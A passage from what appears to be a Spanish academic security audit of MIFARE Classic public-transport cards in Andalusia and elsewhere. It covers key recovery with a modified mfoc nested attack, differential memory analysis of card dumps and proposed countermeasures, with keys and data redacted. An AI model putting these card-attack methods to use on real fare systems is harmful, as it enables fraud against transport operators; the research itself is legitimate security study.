La información sobre las implicaciones de cada modo de funcionamiento se indica en el *datasheet*, aunque como regla general se suele utilizar la clave A para leer y decrementar, y la clave B para escribir e incrementar datos, o para cambiar las claves y los propios bits de condiciones de acceso.

La idea de que las claves funcionen así es una configuración de seguridad basada en anillos de confianza, donde en teoría podríamos distribuir las claves de lectura libremente para consultar el saldo en aplicaciones móviles o decrementarlo, en caso de ser requerido por lectores de entidades externas. Las claves de escritura las protegeríamos nosotros para que ninguno de esos usuarios tuviera permiso de modificar los contenidos de manera negativa a nuestros intereses.

6 AUDITORÍA DE SEGURIDAD

Una vez desarrollado el dispositivo y optimizado el *software*, el siguiente paso fue investigar cómo estaban distribuidos los datos internos para saber la manera más conveniente de leerlos. Vamos a probar también algunas otras tarjetas no pertenecientes al Consorcio de Transportes de Andalucía.

6.1 Vista previa funcional

Repasemos la situación de los elementos que componen nuestro dispositivo de auditoría. Los distintos componentes de hardware quedarían situados así, integrados en la carcasa y con una cercanía suficiente entre la tarjeta y el lector. Nuestro dispositivo estaría listo para leer y escribir.



Figura 6-1. Disposición esquemática de los elementos que integran el sistema.

En nuestro dispositivo ensamblado, el lector NFC se encuentra colocado en la parte inferior de la carcasa, debajo del teclado, por lo que la tarjeta la tendríamos que aproximar a esa zona para que fuera detectada. Es importante que la carcasa no sea metálica, o bloquearíamos la inducción electromagnética que la espira del lector provoca en la antena espiral de la etiqueta.

6.2 Utilizando *mfoc* modificado para obtener las claves que nos interesen

Probemos el funcionamiento de *mfoc*. Recordemos que el ataque "*Nested*" requiere al menos una clave, así que proveemos al programa con una clave válida que ya tengamos. Dicha clave puede proveerse a través de un volcado de otra tarjeta, ya que la clave se guarda en la propia estructura de la memoria y se copia junto con los datos obtenidos:



Figura 6-2. Captura de "*mfoc*" funcionando (claves ocultadas).

En la imagen anterior podemos observar cómo la aplicación carga un volcado previo con claves A (de lectura) conocidas y posteriormente comprueba que existe una tarjeta en el lector, y las pruebas dichas claves en cada sector, pero desconoce las claves B (de escritura). Posteriormente empieza a explotar el primero (00), manipulando la máquina de estado del IC, para obtener la primera clave desconocida. Gracias a las mejoras de software que implementamos en la sección anterior, podemos especificar un sector concreto que nos interese más, por ejemplo, el 6.

El algoritmo de del programa (llamado "crapto1" por un juego de palabras con el cifrado utilizado) empieza a autenticarse con una clave válida de otro sector en sucesivas ocasiones (*probes*), con el objetivo de intentar adivinar el estado del módulo criptográfico a partir de los desafíos de autenticación únicos que envía la tarjeta (*nonces*). Para ello, calcula la distancia media de los valores de respuesta y se va aproximando a dónde puede estar el valor futuro. Tras esperar unos minutos observamos cómo el programa ha encontrado la clave B para dicho sector: **Tarjeta vulnerable.**



Figura 6-3. Resultado de la búsqueda de claves**.**

Esta clave es única para dicho sector y para esta tarjeta. Los puntos de escritura auténticos deberían requerir de una conexión a Internet, ya que no dispondrían de las claves con las que esta tarjeta se programó en su día por primera vez.

6.3 Diagrama de flujo de las herramientas

A continuación, describimos los procedimientos que sigue el *software* configurado en el dispositivo para realizar la auditoría. La conexión de los diversos elementos se realiza mediante *shellscript*.



Figura 6-4. Diagrama de flujo simplificado.

6.4 Ingeniería inversa de la memoria interna

Quizás, una vez llegados a este punto, la mayoría de personas se hubieran conformado con clonar tarjetas y probar si funcionaba. Pero nuestra idea era profundizar un poco más en el funcionamiento interno de la memoria para saber qué información se guardaba dentro.

Durante un mes, nos dedicamos a hacer un análisis diferencial de cambio de bytes. Entre recargas y usos podría compararse la tarjeta y ver qué información cambiaba, e intentar encontrar patrones. No entraré en demasiados detalles para preservar la (¿poca?) confidencialidad que pueda quedar dentro de estas tarjetas MIFARE Classic® empleadas en transporte por los Consorcios de Andalucía.

No obstante, me gustaría destacar alguna de la información que se almacena en base a nuestras observaciones:

- ID de la tarjeta.
- Consorcio al que pertenece.
- Configuración de saltos.
- Bit de activación.
- Última cantidad cargada, marca de tiempo e identificador de operación.
- Saldo (con redundancia múltiple).
- Historial de los últimos 8 transportes (línea, fecha, coste, zona, saltos, número de acompañantes…).
- Puntero del historial y respaldo del último uso.

6.4.1 Detalle del análisis

Ejemplo del estilo de comandos utilizado para el análisis diferencial:

```
paste <(diff -y <(hexdump -e '16/1 "%02X " "\n"' dump292.mfd)
                <(hexdump -e '16/1 "%02X " "\n"' dump216.mfd))
      <(diff -y <(hexdump -e '16/1 "%02X " "\n"' dump216.mfd)
                <(hexdump -e '16/1 "%02X " "\n"' dump140.mfd) | cut -f 3-)
      <(diff -y <(hexdump -e '16/1 "%02X " "\n"' dump140.mfd)
                <(hexdump -e '16/1 "%02X " "\n"' dump640r.mfd) | cut -f 3-)
```

Este comando devolvería una tabla similar a esta, con valores hexadecimales. Por motivos de protección de los datos contenidos, se muestra severamente ocultada, pero con algunas anotaciones del análisis para nuestro uso personal.



Figura 6-5. Representación usada para facilitar el análisis de la memoria.

Hemos sombreado en gris oscuro la parte estructural de la memoria, mientras que el azul muestra los cambios que se han producido (junto con la barra vertical que marca las líneas delante). A la derecha, en rojo, las anotaciones sobre nuestras hipótesis acerca de la información contenida. Tras la alteración, las tarjetas seguían funcionando sin problemas.

6.5 Información que podemos obtener sobre otras tarjetas

En este apartado nos gustaría probar nuestro dispositivo de auditoría con otras tarjetas que tenemos.

6.5.1 Tarjeta desechable Aeropuerto de EMT de Palma de Mallorca

Un primer intento de usar *mfoc* no funciona, dado que este tipo de tarjetas suelen ser de tipo Ultralight. Así es:



Figura 6-6. Resultado de la exploración de una tarjeta MIFARE Ultralight® con el comando *nfc-list*.

La variante C implementa cifrado 3KDES [15], que es un triple DES considerado relativamente seguro siempre que se utilicen contraseñas diferentes. No obstante, dado que el margen de seguridad es bajo, es un algoritmo que no se recomienda para uso en aplicaciones modernas [16] por parte del NIST (*National Institute of Standards and Technology*) estadounidense.

Como vemos, este comando no muestra qué versión exactamente es, así que podemos probar la utilidad *lsnfc*, que envía un comando 0x60 "*Get version*" y permite leer la revisión de *hardware*. Así aclaramos el tipo, como se muestra en la siguiente figura:

Figura 6-7. Detalle de MIFARE Ultralight® con el comando *lsnfc*.

6.5.2 Tarjeta recargable del Metro de Sevilla, TUSSAM, Credibus de Granada

Según un primer análisis, estas tarjetas son reconocidas por *mfoc* como "*Found Mifare Classic 1k tag*". Dado que no disponemos de una clave previa y estas redes de transporte utilizan otras claves, el programa no encuentra ninguna a partir de la cual analizar y sale con un error "*No sector encrypted with the default key has been found, exiting..*".

Sería posible auditar estas tarjetas con un sistema donde *mfcuk* funcionara adecuadamente, para así obtener la primera clave: por ejemplo, utilizando Proxmark o lanzando el ataque desde un ordenador.

En el caso de TUSSAM, semanalmente cotejan los datos de saldo de las tarjetas con su base de datos (según este artículo de El Mundo [1]), y experiencias que hemos podido comprobar. Por lo que detectan en un tiempo prudencial cuándo una tarjeta está siendo manipulada y la añaden a una lista negra. Recordemos que, para conseguir una tarjeta nueva, hace falta pagar una fianza de 1,50€ y hacer una recarga de 7€, y el precio del abono mensual es de unos 35€, por lo que más allá de cuatro tarjetas bloqueadas al mes no es rentable.

6.5.3 *Oyster card* de Londres

El análisis de la tarjeta londinense (adquirida recientemente, en 2019) resulta muy interesante, puesto que utiliza el mismo sistema que utilizarán las nuevas tarjetas andaluzas [17]. El análisis de *lsnfc* no es del todo concluyente, ya que hay varias tarjetas con el mismo identificador externo. Sin embargo, *nfc-list* parece tenerlo un poco más claro. Con la información de ambas herramientas, podemos concluir que se trata de un modelo MIFARE DESFire®, revisión EV1 con cifrado 3DES / AES [15]:

```
root@quark01cfb7:/opt/utils# nfc-list -v
nfc-list uses libnfc 1.7.1
NFC device: pn532_uart:/dev/ttyS0 opened
1 ISO14443A passive target(s) found:
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 03  44
* UID size: double
* bit frame anticollision supported
       UID (NFCID1): 04 [redacted]
      SAK (SEL_RES): 20
* Compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092
              ATS: 75 [redacted]
* Max Frame Size accepted by PICC: 64 bytes
* Bit Rate Capability:
  * PICC to PCD, DS=2, bitrate 212 kbits/s supported
  * PICC to PCD, DS=4, bitrate 424 kbits/s supported
  * PICC to PCD, DS=8, bitrate 847 kbits/s supported
  * PCD to PICC, DR=2, bitrate 212 kbits/s supported
  * PCD to PICC, DR=4, bitrate 424 kbits/s supported
  * PCD to PICC, DR=8, bitrate 847 kbits/s supported
* Frame Waiting Time: 77.33 ms
* Start-up Frame Guard Time: 0.6041 ms
* Node Address not supported
* Card IDentifier supported
* Historical bytes Tk: 80
  * No COMPACT-TLV objects found, no status found

Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE DESFire 4K
* MIFARE DESFire EV1 2K/4K/8K
```

Figura 6-8. Resultado de la exploración de una tarjeta MIFARE DESFire® con el comando *nfc-list*.



Figura 6-9. Detalle de MIFARE DESFire® con el comando *lsnfc*.

6.5.4 Tarjetas MIFARE Classic® *hardened*

Estas tarjetas, habitualmente apodadas *"hardened*" tienen un generador de números pseudo-aleatorios mejorado, lo que complica el ataque para métodos anteriores. En caso de detectar una tarjeta de este tipo, el funcionamiento de *mfoc* se detendrá cuando el programa compruebe que no puede predecir el resultado del generador de números de la tarjeta. En tal caso, mostrará el siguiente error por pantalla y saldrá del programa:

> *Using sector 00 as an exploit sector*
>
> *Card is not vulnerable to nested attack*

Estas son las tarjetas actualmente distribuidas por el Consorcio de Transportes de Andalucía de unos años a esta parte de manera progresiva. Una inspección ocular muestra que son indistinguibles de las normales, quizás podrían distinguirse a partir del número impreso sobre ellas, pero no disponemos de suficientes muestras.

6.6 Resultados de la auditoría

Hemos podido descubrir que, efectivamente, las tarjetas proporcionadas por los Consorcios de Transportes de Andalucía son vulnerables a los ataques descritos en las secciones 3.2 (*DarkSide* y *Nested*) y 3.3 (*Hardnested*). Las nuevas tarjetas distribuidas a partir de aproximadamente 2016 sólo son vulnerables al último ataque, pero existen aún tarjetas antiguas en circulación.

También conseguimos hacer un análisis del contenido de la memoria interna bastante satisfactorio, averiguando la función de en torno a un 80-90% de la información contenida, sin ningún tipo de nociones técnicas previas, tan sólo partiendo del conocimiento de su manejo cotidiano.

Mención especial a TUSSAM, que pese a ser sus tarjetas también vulnerables, tenemos constancia de que administran una base de datos donde cotejan las discrepancias entre sus sistemas y las tarjetas, limitando severamente las alteraciones posibles y su rentabilidad.

De los demás sistemas analizados, podemos concluir que todos son más o menos vulnerables excepto la *Oyster card* de Londres, que utiliza una tarjeta con un algoritmo de cifrado lo suficientemente robusto (ya sea AES o 3KDES) como para impedir la extracción de las claves por métodos criptográficos convencionales. Además, podemos confirmar que su red de lectores está lo suficientemente informatizada como para detectar cualquier alteración muy rápidamente, ya que la información de saldo y viajes se actualiza bastante rápido en la página web y la aplicación móvil de *Transport for London*.

6.7 Contramedidas posibles

De cara a fortalecer el sistema RFID analizado, existen dos métodos más o menos fiables para implementar contramedidas que eliminen completamente las vulnerabilidades encontradas, o al menos limiten su impacto: A través de una base de datos en el *backend* que compruebe todas las transacciones o bien reforzar el cifrado de las tarjetas utilizadas.

En el primer caso, se presenta el inconveniente de que todos los lectores deberían estar conectados a una red. Para el segundo quizás los dispositivos no cuenten con la potencia adecuada para implementar los cifrados recomendados (AES) o que permitan la lectura de nuevos modelos de tarjeta (por ejemplo, al ser diferente el protocolo de comunicación).

Otra posibilidad sería cotejar las transacciones en diferido, pero dada la cantidad de entidades y transportes diferentes que utilizan estos medios, pensamos que es complicado. En cualquier caso, ya sea por renovación de equipos o mejora de los protocolos de intercambio de datos, suponemos que la implementación de cualquier contramedida es una situación inconveniente tras una implantación tan intensa de los sistemas ya existentes.

Sea como fuere, la mayoría de usuarios tampoco tienen los conocimientos técnicos necesarios, bastante complejos, y habría que valorar el balance entre coste de renovación y pérdida de beneficios a causa de la falsificación de los datos.

7 CONCLUSIONES Y TRABAJOS FUTUROS

Se ha prototipado un sistema de auditoría de bajo coste, compatible con herramientas de código abierto, con el objetivo de explorar la seguridad de una aplicación real masiva de tecnologías RFID. Hemos podido demostrar con ello que, al menos una red de transporte de ámbito andaluz es insegura a los ataques existentes, y concretamente a los que hemos podido implementar en nuestro dispositivo.

Para finalizar, nos gustaría comentar las conclusiones que hemos obtenido y las causas, considerando algunas fechas relevantes en las que se produjeron los avances y despliegues. También enumeraremos hacia dónde se podría expandir este proyecto con algunas ideas que hemos ido considerando a medida que avanzaba. No obstante, como veremos, no tendrá mucho sentido seguir invirtiendo esfuerzos al estar el sistema actual en proceso de sustitución progresiva.

7.1 Conclusiones

Sin duda el mayor riesgo que asumió Philips Semiconductors (ahora NXP) fue confiar la seguridad de su algoritmo de cifrado, al desconocimiento público del mismo. La manera moderna de proceder hubiera sido exponerlo a escrutinio abierto, o mejor todavía si cabe, utilizar un algoritmo ya probado.

Con respecto a la implementación del sistema en la red de pagos del Consocio de Transportes de Andalucía, nuestro sistema de auditoría permite la alteración exitosa del contenido de las tarjetas. El despliegue fue anterior al descubrimiento de la mayoría de vulnerabilidades. No quedaba mucha alternativa salvo haber cambiado las tarjetas por su versión *hardened*, y a la vez todas las contraseñas de todos los consorcios de manera sincronizada. Adicionalmente, vigilar todos los lectores para evitar escuchas con herramientas *sniffer*, algo imposible de hacer y con poco futuro a medio plazo. Una base de datos hubiera sido también difícil de mantener con tantos medios de transporte y administraciones involucradas en "modo lectura" (clave A).

Pero no todo iban a ser problemas para el transporte andaluz. Hace dos años, en 2017, se mencionó [17] una partida de presupuesto de 9 millones de euros para reemplazar los lectores y tarjetas con la tecnología MIFARE DESFire® EV2, que según parece se desplegará este año. Como podemos apreciar en este documento comparativo [15], el cifrado de dichas tarjetas es 3DES / AES de 112-128 bits, este último especial estándar en la industria en cuanto a seguridad se refiere.

Al menos, será seguro mientras no encuentren un ataque *side-channel* (como le pasó a DESFire [18]), una puerta trasera, o se descubra un fallo de implementación. Pero mientras tanto, podemos afirmar que la nueva protección es *matemáticamente segura*.

7.2 Trabajos futuros

- Implementar una aplicación móvil que permita el control remoto del dispositivo sin necesidad de línea de comandos, de esta manera se agilizaría el proceso de conexión y facilitaría la introducción de parámetros de funcionamiento.
- La limitación de potencia de procesado supone un problema. En su día, respecto a una Raspberry Pi de primera generación se podría decir que Galileo era ligeramente más potente. No obstante, hasta la aparición del ataque contra tarjetas *hardened* la potencia de Intel® Quark X1000 era suficiente.
- Migración de plataforma a Raspberry Pi, cuya versión 4 acaba de salir al mercado recientemente, con grandes mejoras de capacidad de memoria y una CPU más potente (también de 64 bits, aunque Raspbian sea sólo de 32). Nos gustaría recordar que la elección de Intel® Galileo se hizo en 2014.

- Estuvimos pensando la posibilidad de dividir el sistema de manera distribuida, de tal forma que un servidor más potente recibiera paquetes de procesado para calcular el *bitslicing* con multihilo, capacidades de 64 bits y juego de instrucciones AVX. Desafortunadamente la CPU del equipo que utilizamos actualmente no soporta AVX, por lo que el rendimiento de *miLazyCracker* sería inferior.
- Cambiar de paradigma: Con la reciente escalada de núcleos de estos últimos años, un lector USB en un ordenador portátil podría ser suficiente para intentar un ataque *hardnested* sin renunciar en exceso a la portabilidad.
- Probar Proxmark 3 en profundidad, ya que todos los avances en la materia se realizan sobre dicha plataforma primero. A pesar de su elevado coste, existen alternativas clónicas más baratas.

REFERENCIAS BIBLIOGRÁFICAS

[1] C. Rodríguez, «Polizones 2.0 en el tranvía y el autobús,» El Mundo, 29 Feb 2016. [En línea]. Available: https://www.elmundo.es/andalucia/sevilla/2016/02/29/56cf548346163ff3728b4663.html. [Último acceso: 2019].

[2] K. Nohl y H. Plötz, «Mifare: Little Security, Despite Obscurity,» de *24th Chaos Communication Congress*, 2007.

[3] G. d. K. Gans, J.-H. Hoepman y F. D. Garcia, «A Practical Attack on the MIFARE Classic,» 2008. [En línea]. Available: https://arxiv.org/abs/0803.2285.

[4] F. D. Garcia, G. d. K. Gans y R. Muijrers, «Dismantling MIFARE Classic,» de *Computer Security - ESORICS 2008 (13th European Symposium on Research in Computer Security, Malaga, Spain)*, 2008, pp. 97-114.

[5] F. D. Garcia, P. v. Rossum y R. Verdult, «Wirelessly Pickpocketing a Mifare Classic Card,» de *30th IEEE Symposium on Security and Privacy 2009*, 2009.

[6] N. T. Courtois, «THE DARK SIDE OF SECURITY BY OBSCURITY - and Cloning MiFare Classic Rail and Building Passes, Anywhere, Anytime,» de *Proceedings of the International Conference on Security and Cryptography - Volume 1: SECRYPT*, 2009.

[7] C. Meijer y R. Verdult, «Ciphertext-only Cryptanalysis on Hardened Mifare Classic Cards,» de *22nd ACM Conference on Computer and Communications Security*, 2015.

[8] Proxmark, «Proxmark 3 - Device Background,» [En línea]. Available: https://proxmark.com/. [Último acceso: 2019].

